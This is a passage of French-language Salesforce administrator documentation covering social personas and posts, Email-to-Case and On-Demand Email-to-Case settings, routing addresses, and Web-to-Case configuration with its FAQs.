  Remarque: Les publications sociales ne sont pas supprimées lors de la suppression de leur parent, généralement une requête. De même, si une publication sociale est associée à un compte, un contact ou une piste via le champ polymorphe Qui, la suppression de l'un de ces enregistrements associés n'affecte pas la publication sociale.

Vous pouvez répondre à une publication sociale uniquement depuis les fils de requête ou de piste, pas depuis l'onglet Publications sociales.

CONSULTER ÉGALEMENT :

Gestion des personnes sociales
Conseils sur l'action sociale
Bienvenue dans le service client social
Complete Guide to Social Customer Service

# Gestion des personnes sociales

Une personne sociale est un objet Salesforce qui représente le profil d'un contact sur un réseau social tel que Facebook ou Twitter.

Remarque: Les pages de configuration Service client social, les pages de modération et d'autorisation, et l'action Répondre dans le fil de requête sont disponibles uniquement dans Salesforce Classic.

L'objet ou l'onglet Personnes sociales est un ensemble d'informations disponibles publiquement sur une personne ou une société sur Twitter ou Facebook. Une personne se rapporte au réseau social, et plusieurs personnes peuvent être associées à un seul contact. Vous pouvez modifier ou supprimer une personne, mais vous ne pouvez pas créer manuellement une personne sociale depuis Salesforce. Les personnes sont créées à partir d'informations publiques disponibles sur les sites de réseaux sociaux. Vous pouvez afficher et gérer vos enregistrements de personne sociale comme les autres enregistrements dans Salesforce.

Remarque: La longueur de caractères maximale des champs de personnes sociales est définie par des limitations Salesforce standard ou personnalisées. Par exemple, le champ de prénom est limité à 40 caractères. Si une personne sociale dont le prénom dépasse 40 caractères est créée à partir d'une publication sociale entrante, le prénom est tronqué au 40ème caractère.

1. Cliquez sur l'onglet **Personnes sociales**.
2. Vous pouvez également sélectionner une vue.

   La liste répertorie par défaut les personnes récemment affichées. Sélectionnez **Tous** dans la liste déroulante `Afficher` pour afficher toutes les personnes sociales de votre organisation. Vous pouvez également créer une vue adaptée à vos besoins.
3. Cliquez sur le pseudo social que vous souhaitez gérer.

   Si vous avez sélectionné une vue, cliquez sur **Modifier** ou sur **Suppr** (supprimer) selon le cas.

   ATTENTION: Si vous supprimez une personne sociale via la fonctionnalité Comptes et contacts sociaux, toutes les publications sociales associées sont également supprimées.

Dans la page de détail de la personne sociale, vous pouvez :

- Afficher et modifier les informations disponibles sur le contact pour ce réseau social.

  Remarque: Les informations varient en fonction du réseau social de la personne.
- Supprimer la personne sociale de votre organisation.
- Créer, modifier et supprimer des publications sociales.
- Afficher le réseau social qui a créé la personne, dans le champ `Application source`. Ce champ est défini lors de la création et ne peut pas être mis à jour. Les personnes sociales créées avant la version Summer '15 n'incluent pas ce champ.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Les personnes et les publications sociales sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Professional** Edition

**AUTORISATIONS UTILISATEUR**

Pour installer et déployer Social Studio pour Salesforce :

- Personnaliser l'application

ATTENTION: Aucune sécurité au niveau du champ n'existe et vous ne pouvez pas contrôler qui peut créer, lire, modifier ou supprimer des personnes sociales. Tous les utilisateurs de votre organisation peuvent afficher l'ensemble des données de l'objet Personne sociale.

CONSULTER ÉGALEMENT :

- Gestion des publications sociales
- Conseils sur l'action sociale
- Bienvenue dans le service client social
- Complete Guide to Social Customer Service

# Configuration et maintenance des outils de support des clients

## Bienvenue aux administrateurs du support

Cette documentation s'adresse aux administrateurs qui souhaitent configurer le service client Salesforce et les fonctionnalités de support, également appelées Service Cloud. Elle est organisée par tâche pour vous permettre d'accéder rapidement aux informations sur la configuration des fonctionnalités de support et de résolution des problèmes pour votre société. Par exemple, les informations sur la configuration des sites Web libre-service sont présentées dans une section intitulée Création de canaux Web et sociaux, plutôt que dans une section comprenant des noms de fonctionnalité, Portail client ou Chatter Answers. Vous pouvez toutefois effectuer une recherche par mots clés dans cette documentation, afin de trouver un nom de fonctionnalité ou une solution de support. Notez que cette documentation inclut un nombre limité de concepts ou de présentations spécifiques aux fonctionnalités. Pour ceux-ci, reportez-vous à la documentation *Support de vos clients*.

Les documents *Configuration et maintenance des outils de support des clients* et *Support de vos clients* contiennent toutes les informations utiles pour configurer et offrir un service client avec Salesforce.

## Configuration des canaux clients

### Création de canaux de messagerie

#### E-mail vers requête

Convertissez automatiquement les e-mails de vos clients en requêtes Salesforce afin de suivre et de résoudre rapidement les requêtes des clients.

Vous pouvez configurer E-mail vers requête ou E-mail vers requête à la demande. Chaque fonctionnalité prend en charge des requêtes métier différentes.

| Détails | E-mail vers requête | E-mail vers requête à la demande |
|---|---|---|
| Requête métier : | Gardez le trafic de messagerie *derrière* votre pare-feu réseau et acceptez les e-mails supérieurs à 25 Mo. | Gardez le trafic de messagerie *devant* votre pare-feu réseau et refusez les e-mails supérieurs à 25 Mo. |
| Configurer : | Nécessite de télécharger et d'installer l'agent E-mail vers requête sur l'ordinateur local pour activer les e-mails vers les requêtes. | Nécessite de configurer les services de messagerie Apex Salesforce pour activer les e-mails vers les requêtes. |
| Nombre maximal d'e-mails convertis en requêtes par jour : | 2 500 | Nombre de licences utilisateur multiplié par 1 000, jusqu'à un |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

E-mail vers requête et E-mail vers requête à la demande sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

| Détails | E-mail vers requête | E-mail vers requête à la demande |
|---|---|---|
| | | maximum de 1 000 000 par jour |
| Limitation de la taille des e-mails (en-tête, message et pièces jointes inclus) : | Plus de 25 Mo | Moins de 25 Mo |

CONSULTER ÉGALEMENT :

Configuration de la fonction E-mail vers requête

Configuration de la fonction E-mail vers requête à la demande

## Configuration de la fonction E-mail vers requête

E-mail vers requête aide votre société à correspondre avec les clients et à répondre efficacement à leurs demandes par e-mail. Salesforce crée des requêtes et renseigne leurs champs automatiquement lorsque des clients envoient des messages aux adresses e-mail que vous spécifiez.

1. E-mail vers requête nécessite letéléchargement de l'agent E-mail vers requête. Cela permet de conserver tout le trafic de messagerie derrière le pare-feu de votre réseau et d'accepter les e-mails des clients supérieurs à 25 Mo.
2. Installez l'agent derrière le pare-feu de votre réseau.
3. Activez E-mail vers requête et configurez vos paramètres E-mail vers requête.
4. Configurez vos paramètres d'adresse d'acheminement afin de personnaliser le traitement par Salesforce de vos e-mails clients.
5. Testez vos adresses d'acheminement en leur envoyant des e-mails manuellement, puis assurez-vous que ces e-mails sont convertis en requêtes conformément à leurs paramètres d'adresse d'acheminement.
6. Ajoutez l'adresse e-mail que vous avez configurée pour le site Web de support de votre organisation. Les utilisateur peuvent sélectionner cette adresse e-mail pour soumettre des requêtes à votre équipe de support.
7. Ajoutez la liste associée E-mails à la présentation de page Requêtes.
8. Vous pouvez également créer des modèles que les agents utilisent pour répondre aux e-mails. Ces modèles peuvent inclure des champs de fusion qui affichent les données de l'e-mail d'origine dans la réponse.

CONSULTER ÉGALEMENT :

E-mail vers requête

Création de modèles de message texte

Création de modèles d'e-mail HTML

Création de modèles d'e-mails Visualforce

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

E-mail vers requête est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour configurer la fonction E-mail vers requête :

- Personnaliser l'application

Pour activer la fonction E-mail vers requête :

- Modifier toutes les données

  ET

  Personnaliser l'application

## Activation et configuration d'E-mail vers requête

Préparez votre société à la conversion automatique des e-mails entrants en requêtes en activant Email vers requête et en sélectionnant des paramètres adaptés à votre activité.

**Remarque:** Avant de pouvoir activer et configurer E-mail vers requête, vous devez télécharger et installer l'agent E-mail vers requête sur votre ordinateur local.

1. Dans Configuration, saisissez *E-mail vers requête* dans la case `Recherche rapide`, puis sélectionnez **E-mail vers requête**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activer E-mail vers requête`.
4. Configurez vos paramètres E-mail vers requête.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- E-mail vers requête
- Paramètres E-mail vers requête
- Configuration d'adresses d'acheminement pour E-mail vers requête et E-mail vers requête à la demande

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer la fonction E-mail vers requête :
- Personnaliser l'application

Pour activer la fonction E-mail vers requête :
- Modifier toutes les données

  ET

  Personnaliser l'application

## Paramètres E-mail vers requête

Configurez vos paramètres Email vers requête afin de personnaliser la gestion et la création de requêtes à partir d'e-mails entrants par Salesforce.

Pour accéder à ces paramètres, dans Configuration, saisissez *E-mail vers requête* dans la case `Recherche rapide`, puis sélectionnez **E-mail vers requête**.

| Paramètre E-mail vers requête | Description |
|---|---|
| `Activation d'E-mail vers requête` | Permet à Salesforce de créer des requêtes à partir d'e-mails entrants. |
| `Notifier les responsables de requête des nouveaux e-mails` | Permet aux propriétaires de requête de recevoir automatiquement des notifications lors de la réception d'e-mails se rapportant à leurs requêtes existantes. Les notifications par e-mail attribuent une tâche au responsable de requête afin qu'il réponde au nouvel e-mail. La réponse à l'e-mail ferme la tâche. Pour désactiver à tout |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre E-mail vers requête | Description |
|---|---|
| | moment la fonction de notification par e-mail, désélectionnez la case. |
| `Activer l'e-mail HTML` | Permet d'alerter les utilisateurs avant qu'ils n'affichent le contenu d'e-mails HTML entrants, afin d'éviter l'ouverture d'e-mails malveillants qui pourraient endommager leur ordinateur. Si ce paramètre n'est pas sélectionné, les agents de support affichent un texte brut au lieu d'un texte HTML dans les pages de détail des e-mails. Lorsque les agents répondent à un e-mail, la version en texte brut du message est copiée dans l'éditeur d'e-mails, pas la version HTML. |
| `Insérer l'ID de fil dans l'objet de l'e-mail` | Ajoute l'ID du thread à l'objet de l'e-mail. L'ID de fil est un numéro unique qui identifie l'organisation et la requête associées à l'e-mail sortant. Il garantit que les réponses à l'e-mail d'origine sont associées à la requête appropriée. |
| `Insérer l'ID de fil dans le corps de l'e-mail` | Ajoute l'ID du thread au corps de l'e-mail. |
| `Placer les signatures des utilisateurs avant les fils d'e-mails` | Ajoute la signature de l'utilisateur après la réponse, mais avant le fil d'e-mails. Si ce paramètre n'est pas sélectionné, la signature de l'utilisateur est placée en bas du fil d'e-mails. |

## Utilisation d'ID d'objet et de corps d'e-mail uniques

Assurez-vous que la ligne d'objet et le corps de vos e-mails sortants sont uniques.

ATTENTION: Si `ID de l'objet de l'e-mail` et `ID du texte du corps de l'e-mail` sont identiques, E-mail vers requête créer une boucle infinie d'e-mails associée à chaque requête. Si ces paramètres ne sont pas sélectionnés, E-mail vers requête peut ne plus accepter les nouveaux e-mails.

Pour exclure l'ID de fil de l'e-mail, désactivez les cases `Insérer l'ID de fil dans l'objet de l'e-mail` et `Insérer l'ID de fil dans le corps de l'e-mail`. Une nouvelle requête est créée lorsque l'agent de support répond à un e-mail de requête sortant.

CONSULTER ÉGALEMENT :

E-mail vers requête

# Configuration de la fonction E-mail vers requête à la demande

E-mail vers requête à la demande aide votre société à répondre avec efficacité aux demandes des clients par e-mail. Salesforce crée des requêtes et renseigne leurs champs automatiquement lorsque des clients envoient des messages aux adresses e-mail que vous spécifiez. La fonction E-mail vers requête à la demande permet de traiter les e-mails clients allant jusqu'à 25 Mo.

1. Définissez le `Propriétaire de requête par défaut` et le `Propriétaire de requête automatique` pour votre organisation.
2. Activez et configurez E-mail vers requête
3. Activez et configurez E-mail vers requête à la demande.
4. Configurez vos paramètres d'adresse d'acheminement afin de personnaliser le traitement par Salesforce de vos e-mails clients.
5. Testez vos adresses d'acheminement en leur envoyant des e-mails manuellement, puis assurez-vous que ces e-mails sont convertis en requêtes conformément à leurs paramètres d'adresse d'acheminement.
6. Ajoutez l'adresse e-mail que vous avez configurée pour le site Web de support de votre organisation. Les utilisateur peuvent sélectionner cette adresse e-mail pour soumettre des requêtes à votre équipe de support.
7. Ajoutez la liste associée E-mails à la présentation de page Requêtes.
8. Vous pouvez également créer des modèles que les agents utilisent pour répondre aux e-mails. Ces modèles peuvent inclure des champs de fusion qui affichent les données de l'e-mail d'origine dans la réponse.

**Remarque:** E-mail vers requête à la demande limite automatiquement le texte des e-mails à 32 000 caractères. Si vous souhaitez augmenter cette limitation à 128 000 caractères pour votre organisation, contactez Salesforce.

CONSULTER ÉGALEMENT :

E-mail vers requête
Création de modèles de message texte
Création de modèles d'e-mail HTML
Création de modèles d'e-mails Visualforce

## Éditions

Disponible avec : Salesforce Classic

E-mail vers requête à la demande est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

## AUTORISATIONS UTILISATEUR

Pour configurer la fonction E-mail vers requête à la demande :

- Personnaliser l'application

Pour activer la fonction E-mail vers requête à la demande :

- Modifier toutes les données

## Activation et configuration de la fonction E-mail vers requête à la demande

Avec E-mail vers requête à la demande, convertissez automatiquement les e-mails entrants en requêtes, sans télécharger ni installer des logiciels.

Remarque: Avant d'activer E-mail vers requête à la demande, définissez le `responsable de la requête par défaut` et l'`utilisateur de la requête automatique`, puis activez et configurez Email vers requête.

1. Dans Configuration, saisissez *`E-mail vers requête`* dans la case `Recherche rapide`, puis sélectionnez **E-mail vers requête**.
2. Cliquez sur **Modifier**.
3. Activez la case `Activer le Service à la demande`.
4. Sélectionnez vos paramètres `Action de limitation du taux d'e-mails` et `Action d'expéditeur non autorisé` en fonction de l'utilisation de E-mail vers requête à la demande par votre société.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

E-mail vers requête

Configuration de la fonction E-mail vers requête à la demande

Paramètres d'adresses d'acheminement pour E-mail vers requête et E-mail vers requête à la demande

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

E-mail vers requête à la demande est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour configurer la fonction E-mail vers requête à la demande :

- Personnaliser l'application

Pour activer E-mail vers requête à la demande :

- Modifier toutes les données

  ET

  Personnaliser l'application

## Paramètres de E-mail vers requête à la demande

Utilisez les paramètres E-mail vers requête à la demande pour spécifier comment Salesforce gère les e-mails entrants qui dépassent les limites de traitement quotidien de votre organisation ou qui sont envoyés par des expéditeurs non autorisés.

Ces paramètres sont spécifiques à E-mail vers requête à la demande. Pour plus d'informations sur les paramètres généraux E-mail vers requête, reportez-vous à Paramètres E-mail vers requête.

| Paramètre E-mail vers requête à la demande | Description |
|---|---|
| `Action de limitation du taux d'e-mails` | Indiquez comment E-mail vers requête à la demande gère les e-mails qui dépassent la limite quotidienne de traitement des e-mails de votre organisation :<br>• Message de renvoi : le service de messagerie renvoie l'e-mail à l'expéditeur ou à l'`Utilisateur de requête` |

Éditions

Disponible avec : Salesforce Classic

E-mail vers requête à la demande est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

| Paramètre E-mail vers requête à la demande | Description |
| --- | --- |
| | `automatique` de la fonction E-mail vers requête à la demande, avec une notification présentant le motif du renvoi.<br>• Ignorer le message : le service de messagerie supprime l'e-mail sans notifier l'expéditeur.<br>• Replacer le message dans la file d'attente : le service de messagerie place l'e-mail dans la file d'attente pour un traitement sous 24 heures. Si le message n'est pas traité dans les 24 heures, le service de messagerie renvoie l'e-mail à l'expéditeur avec une notification qui présente le motif du refus. |
| `Action d'expéditeur non autorisé` | Si vous limitez les adresses e-mail et les domaines disponibles pour le paramètre E-mail vers requête à la demande dans `Accepter un e-mail de`, indiquez comment traiter les messages envoyés par des destinataires bloqués :<br>• Message de renvoi : le service de messagerie renvoie l'e-mail à l'expéditeur ou à l'`Utilisateur de requête automatique` de la fonction E-mail vers requête à la demande, avec une notification présentant le motif du renvoi.<br>• Ignorer le message : le service de messagerie supprime l'e-mail sans notifier l'expéditeur. |

Assurez-vous que la ligne d'objet et le corps de vos e-mails sortants sont uniques.

ATTENTION: Si `ID de l'objet de l'e-mail` et `ID du texte du corps de l'e-mail` sont identiques, E-mail vers requête créer une boucle infinie d'e-mails associée à chaque requête. Si ces paramètres ne sont pas sélectionnés, E-mail vers requête peut ne plus accepter les nouveaux e-mails.

CONSULTER ÉGALEMENT :

E-mail vers requête

# Configuration d'adresses d'acheminement pour E-mail vers requête et E-mail vers requête à la demande

Avant de pouvoir configurer des adresses d'acheminement pour E-mail vers requête et E-mail vers requête à la demande, vous devez activer Email vers requête et configurer vos paramètres Email vers requête.

1. Dans Configuration, saisissez *E-mail vers requête* dans la case Recherche rapide, puis sélectionnez **E-mail vers requête**.
2. Dans la liste Adresses d'acheminement, cliquez sur **Nouveau**.
3. Saisissez les paramètres d'adresse d'acheminement.
4. Cliquez sur **Enregistrer**.
   Un e-mail de vérification est envoyé à l'adresse e-mail d'acheminement que vous avez saisie.
5. Cliquez sur le lien dans l'e-mail de vérification.
   Une page de confirmation s'ouvre dans votre navigateur Web.
6. Cliquez sur le lien de la page de confirmation pour continuer avec Salesforce.

Vous devez configurer votre système de messagerie pour transmettre les soumissions de requêtes vers les adresses des services de messagerie fournies par Salesforce.

CONSULTER ÉGALEMENT :

E-mail vers requête

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer des adresses d'acheminement pour E-mail vers requête et E-mail vers requête à la demande :

- Personnaliser l'application

# Paramètres d'adresses d'acheminement pour E-mail vers requête et E-mail vers requête à la demande

Vous pouvez définir vos paramètres d'adresses e-mail d'acheminement pour E-mail vers requête et E-mail vers requête à la demande après les avoir ajoutées et vérifiées.

| Paramètre | Description |
|---|---|
| Nom d'acheminement | Nom de l'adresse d'acheminement, par exemple, Support Gold ou Support Standard. |
| Adresse e-mail | *E-mail vers requête source uniquement :* Adresse des e-mails entrants correspondant à cette adresse d'acheminement E-mail vers requête à la demande. L'e-mail envoyé à cette adresse crée de nouvelles requêtes à l'aide des paramètres spécifiés. L'adresse e-mail doit être unique.<br><br>Notez que cette adresse e-mail est accessible via un lien sur le site Web de support de votre société. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

E-mail vers requête et E-mail vers requête à la demande sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

| Paramètre | Description |
| --- | --- |
| `Enregistrer les en-têtes d'e-mail` | *E-mail vers requête source uniquement :* Cochez cette case pour enregistrer les informations d'acheminement e-mail associées à chaque e-mail soumis en tant que requête. L'enregistrement des informations d'acheminement e-mail est pris en compte dans le stockage maximal de votre organisation.<br>Pour afficher les en-têtes d'e-mail à partir d'un e-mail converti en requête, reportez-vous à Utilisation des e-mails de requête à la page 2424. |
| `Accepter un e-mail de` | Pour limiter les adresses de messagerie et les domaines disponibles pour E-mail vers requête à la demande, saisissez-les dans ce champ. Laissez ce champ vide pour autoriser la réception par E-mail vers requête à la demande d'un e-mail à partir d'une adresse de messagerie ou d'un domaine. |
| `Créer une tâche à partir de l'e-mail` | *E-mail vers requête source uniquement :* Cochez cette case pour attribuer automatiquement une tâche au propriétaire de la requête lorsqu'un email est soumis en tant que requête.<br>Les règles d'attribution affectent automatiquement des responsables à une requête. Cependant, si une requête ne correspond pas à un critère d'une règle d'attribution, l'utilisateur du champ `Responsable de la requête par défaut` dans la page Paramètres de support est attribué à la requête. |
| `Statut de la tâche` | *E-mail vers requête source uniquement :* Sélectionnez un statut dans cette liste déroulante afin de prédéfinir le champ `Statut` des tâches automatiquement attribuées à des responsables de requête lors de la soumission d'un e-mail en tant que requête.<br>Ce paramètre est disponible uniquement si vous avez coché la case `Créer une tâche à partir de l'e-mail`. |
| `Propriétaire de la requête :` | *Source Outlook uniquement* :Le propriétaire de la requête, qui peut être un utilisateur individuel ou une file d'attente. |
| `Priorité de la requête` | Priorité attribuée aux requêtes créées à partir d'e-mails envoyés à cette adresse d'acheminement e-mail. |
| `Origine de la requête` | Valeur attribuée au champ `Origine de la requête` pour les e-mails envoyés à cette adresse d'acheminement e-mail. |

Remarque: Les champs `Priorité` et `Origine de la requête` renseignent automatiquement la requête via les paramètres d'adresse d'acheminement lorsque l'adresse d'acheminement est incluse dans le champ `À`, `CC` ou `Cci` d'un e-mail entrant.

CONSULTER ÉGALEMENT :

E-mail vers requête

# FAQ d'E-mail vers requête


- Comment puis-je empêcher les spams de se transformer en requêtes ?
- Existe-t-il une limite de taille pour les pièces jointes en utilisant E-mail vers requête ?


Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Existe-t-il une limite de taille pour les pièces jointes en utilisant E-mail vers requête ?

Les pièces jointes à des e-mails utilisant À la demande peuvent aller jusqu'à 25 Mo. Aucune limite de taille de pièce jointe n'est associée à l'utilisation de l'agent E-mail vers requête.

CONSULTER ÉGALEMENT :

FAQ d'E-mail vers requête

## Comment puis-je empêcher les spams de se transformer en requêtes ?

Vous pouvez limiter les spams à l'aide des options suivantes :

- Créez une règle de liste noire pour rejeter les e-mails avec des adresses IP spécifiques.
- Téléchargez une application anti-spam depuis AppExchange.

CONSULTER ÉGALEMENT :

FAQ d'E-mail vers requête

# Création de canaux Web et sociaux

## Requêtes Web

### Préparation de la capture de requêtes avec Web vers requête

Recueillez les demandes de support client directement à partir du site Web de votre société et générez automatiquement jusqu'à 5,000 nouvelles requêtes par jour avec Web vers requête. Cette fonction permet aux organisations de répondre plus rapidement à leurs clients, ce qui accroît la productivité de vos équipes de support.

Avant de configurer la fonction Web vers requête :

- Créez des champs de requête personnalisés, si nécessaire.
- Créez un modèle d'e-mail par défaut pour la notification automatisée envoyée aux clients qui soumettent une requête.
- Si vous souhaitez attribuer les requêtes entrantes à des files d'attente en tant qu'utilisateurs individuels, créez des files d'attente de requête.
- Personnalisez les paramètres de support à la page 2921 pour sélectionner le propriétaire par défaut des requêtes qui ne remplissent pas les critères de votre règle d'attribution.
- Créez une règle d'attribution de requêtes active pour déterminer le mode d'attribution aux utilisateurs des requêtes générées sur le Web ou les placer en file d'attente. Si vous ne définissez pas de règle d'attribution active, toutes les requêtes générées sur le Web sont attribuées au propriétaire par défaut spécifié dans les paramètres de support.

Vous pouvez ensuite configurer Web vers requête à la page 2619.

CONSULTER ÉGALEMENT :

Création de champs personnalisés
Gérer les modèles d'e-mail
Création de files d'attente
Configuration de règles d'attribution
FAQ sur Web vers requête

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer la fonction Web vers requête :

- Personnaliser l'application

## Configuration de la fonction Web vers requête

Regroupez les demandes de support client directement depuis le site Web de votre société et générez automatiquement jusqu'à 5 000 requêtes nouvelles par jour avec Web vers requête. La configuration de Web vers requête consiste à activer la fonctionnalité, à choisir des paramètres et à ajouter le formulaire Web vers requête à votre site Web.

**Remarque:** Avant de commencer, reportez-vous à Get Préparation de la capture de requêtes avec Web vers requête et Notes et limitations de Web vers requête pour plus d'informations sur les prérequis et les éléments à considérer pour configurer Web vers requête.

1. Dans Configuration, saisissez *Web vers requête* dans la case Recherche rapide, puis sélectionnez **Web vers requête**.
2. Sélectionnez **Activer Web vers requête**.
3. Sélectionnez une origine de requête par défaut.
4. Sélectionnez le modèle de réponse par défaut à utiliser pour informer automatiquement les clients de la création de leur requête.

   Si vous configurez des règles de réponse définissant l'utilisation de différents modèles de message selon les informations soumises, le modèle de message par défaut est utilisé lorsqu'aucune règle de réponse ne s'applique. Ne renseignez pas ce champ si vous ne souhaitez pas envoyer de courriers électroniques si aucune règle de réponse ne s'applique. Ce modèle doit avoir l'attribut Disponible.
5. Sélectionnez **Masquer les informations sur l'enregistrement** pour masquer ces informations dans l'e-mail envoyé aux utilisateurs si la création de la requête échoue.
6. Saisissez une signature de message si vous souhaitez utiliser une signature différente de celle par défaut.
7. Cliquez sur **Enregistrer**.

Pour générer un code HTML que votre administrateur Web peut utiliser dans votre site pour gérer les demandes de support Web vers requête de vos clients, reportez-vous à Génération d'un code HTML Web vers requête.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer la fonction Web vers requête :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration du support client

FAQ sur Web vers requête

## Générer un code HTML Web vers requête

Générez un code HTML que votre webmestre peut insérer dans le site Web de votre société afin de capturer les requêtes dans un formulaire Web. Une requête est créée chaque fois qu'une personne soumet des informations sur ces pages Web.

La fonctionnalité Web vers requête doit être activée. Plus des instructions sur la configuration de Web vers requête, reportez-vous à Configuration de Web vers requête à la page 2619.

1. Dans Configuration, saisissez *Générateur HTML Web vers requête* dans la case Recherche rapide, puis sélectionnez **Générateur HTML Web vers requête**.
2. Utilisez les flèches Ajouter et Supprimer pour déplacer des champs entre la liste Champs disponibles et la liste Champs sélectionnés pour sélectionner les champs à inclure dans votre formulaire Web vers requête. Utilisez les flèches Haut et Bas pour modifier l'ordre des champs du formulaire.

   Lorsque votre organisation utilise plusieurs devises, ajoutez le champ Devise de la requête au fichier HTML si vous ajoutez d'autres champs de devises. Dans le cas contraire, tous les montants apparaissent dans la devise utilisée par votre société. Pour les entreprises utilisant des types d'enregistrement pour les requêtes, sélectionnez le champ Type d'enregistrement de requête pour que les utilisateurs soumettant des requêtes Web sélectionnent des types d'enregistrement spécifiques.
3. Si votre entreprise utilise le portail libre-service ou le portail client et que vous souhaitez rendre les requêtes générées par le Web visibles pour les utilisateurs dans ces portails, sélectionnez Visible dans le portail libre-service.
4. Spécifiez l'URL complète vers laquelle les clients doivent être orientés après avoir soumis leurs informations. Par exemple, l'URL peut être une page de remerciement ou la page d'accueil de la société.
5. Si votre organisation utilise le Système de traduction ou a renommé des onglets, sélectionnez la langue des étiquettes affichées sur le formulaire Web vers requête. À l'origine, le formulaire Web vers requête est toujours dans votre langue.
6. Cliquez sur **Générer**.
7. Copiez le code HTML généré et communiquez-le à l'administrateur Web de votre société pour qu'il soit intégré à votre site Web.
8. Cliquez sur **Terminé**.

   Conseil: Utilisez une liste à sélection multiple pour permettre aux clients de créer des rapports sur les requêtes de plusieurs produits simultanément.

Si vous voulez tester le formulaire Web vers requête, ajoutez la ligne `<input type="hidden" name="debug" value="1">` au code. Cette ligne redirige l'utilisateur vers une page de débogage lorsque vous soumettez le formulaire. N'oubliez pas de la supprimer avant de diffuser la page Web vers requête sur votre site Web.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer la fonction Web vers requête :

- Personnaliser l'application

## Notes et limitations de Web vers requête

Apprenez à maîtriser la fonction Web vers requête pour pouvoir l'adapter aux besoins spécifiques de votre société.

Tenez compte des considérations ci-dessous lors de la configuration de Web vers requête.

- Dans la mesure du possible, les requêtes générées par le Web sont associées automatiquement au contact et au compte correct déterminé selon l'adresse e-mail du client.
- Salesforce exécute des règles de validation de champ avant de créer les enregistrements envoyés via la fonction Web vers requête, et crée uniquement les enregistrements qui contiennent des valeurs valides. Pour pouvoir créer un enregistrement via la fonction Web vers requête, tous les champs universellement requis doivent contenir une valeur.
- Le format des champs de date et de devise saisis en ligne est récupéré des paramètres par défaut de l'organisation : `Paramètres régionaux` et `Paramètres régionaux de devise`.
- Salesforce ne prend pas en charge les champs de zone de texte enrichi (RTA) dans les formulaires Web vers requête. Si vous utilisez des champs RTA dans vos formulaires, toutes les informations saisies sont enregistrées en texte brut lors de la création de la requête.
- Si votre organisation dépasse sa limite journalière de la fonction Web vers requête, le propriétaire de la requête par défaut (spécifié dans la page des paramètres de support) reçoit un e-mail contenant des informations de requête supplémentaires.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Préparation de la capture de requêtes avec Web vers requête

Configuration de la fonction Web vers requête

FAQ sur Web vers requête

## FAQ sur Web vers requête

- Quel est le nombre maximum de requêtes Web autorisé ?
- Qui est responsable des nouvelles requêtes générées sur le Web ?
- Comment spécifier les informations à saisir ?
- Puis-je saisir des requêtes à partir de plusieurs pages Web ?
- Comment notre Webmestre peut-il tester la page Web vers requête ?
- Quels sont le statut et la source attribués aux requêtes générées via le Web ?
- Comment puis-je m'assurer de ne pas perdre de requêtes ?
- Comment puis-je éviter un spam Web vers requête ?

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Quel est le nombre maximum de requêtes Web autorisé ?

Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition , Performance Edition et Developer Edition, vous pouvez saisir jusqu'à 5 000 requêtes par période de 24 heures. Si votre société génère davantage de requêtes, cliquez sur le bouton **Aide et formation** situé en haut de chaque page, puis sélectionnez l'onglet Mes requêtes pour soumettre une requête de limite plus importante directement au support client de Salesforce.

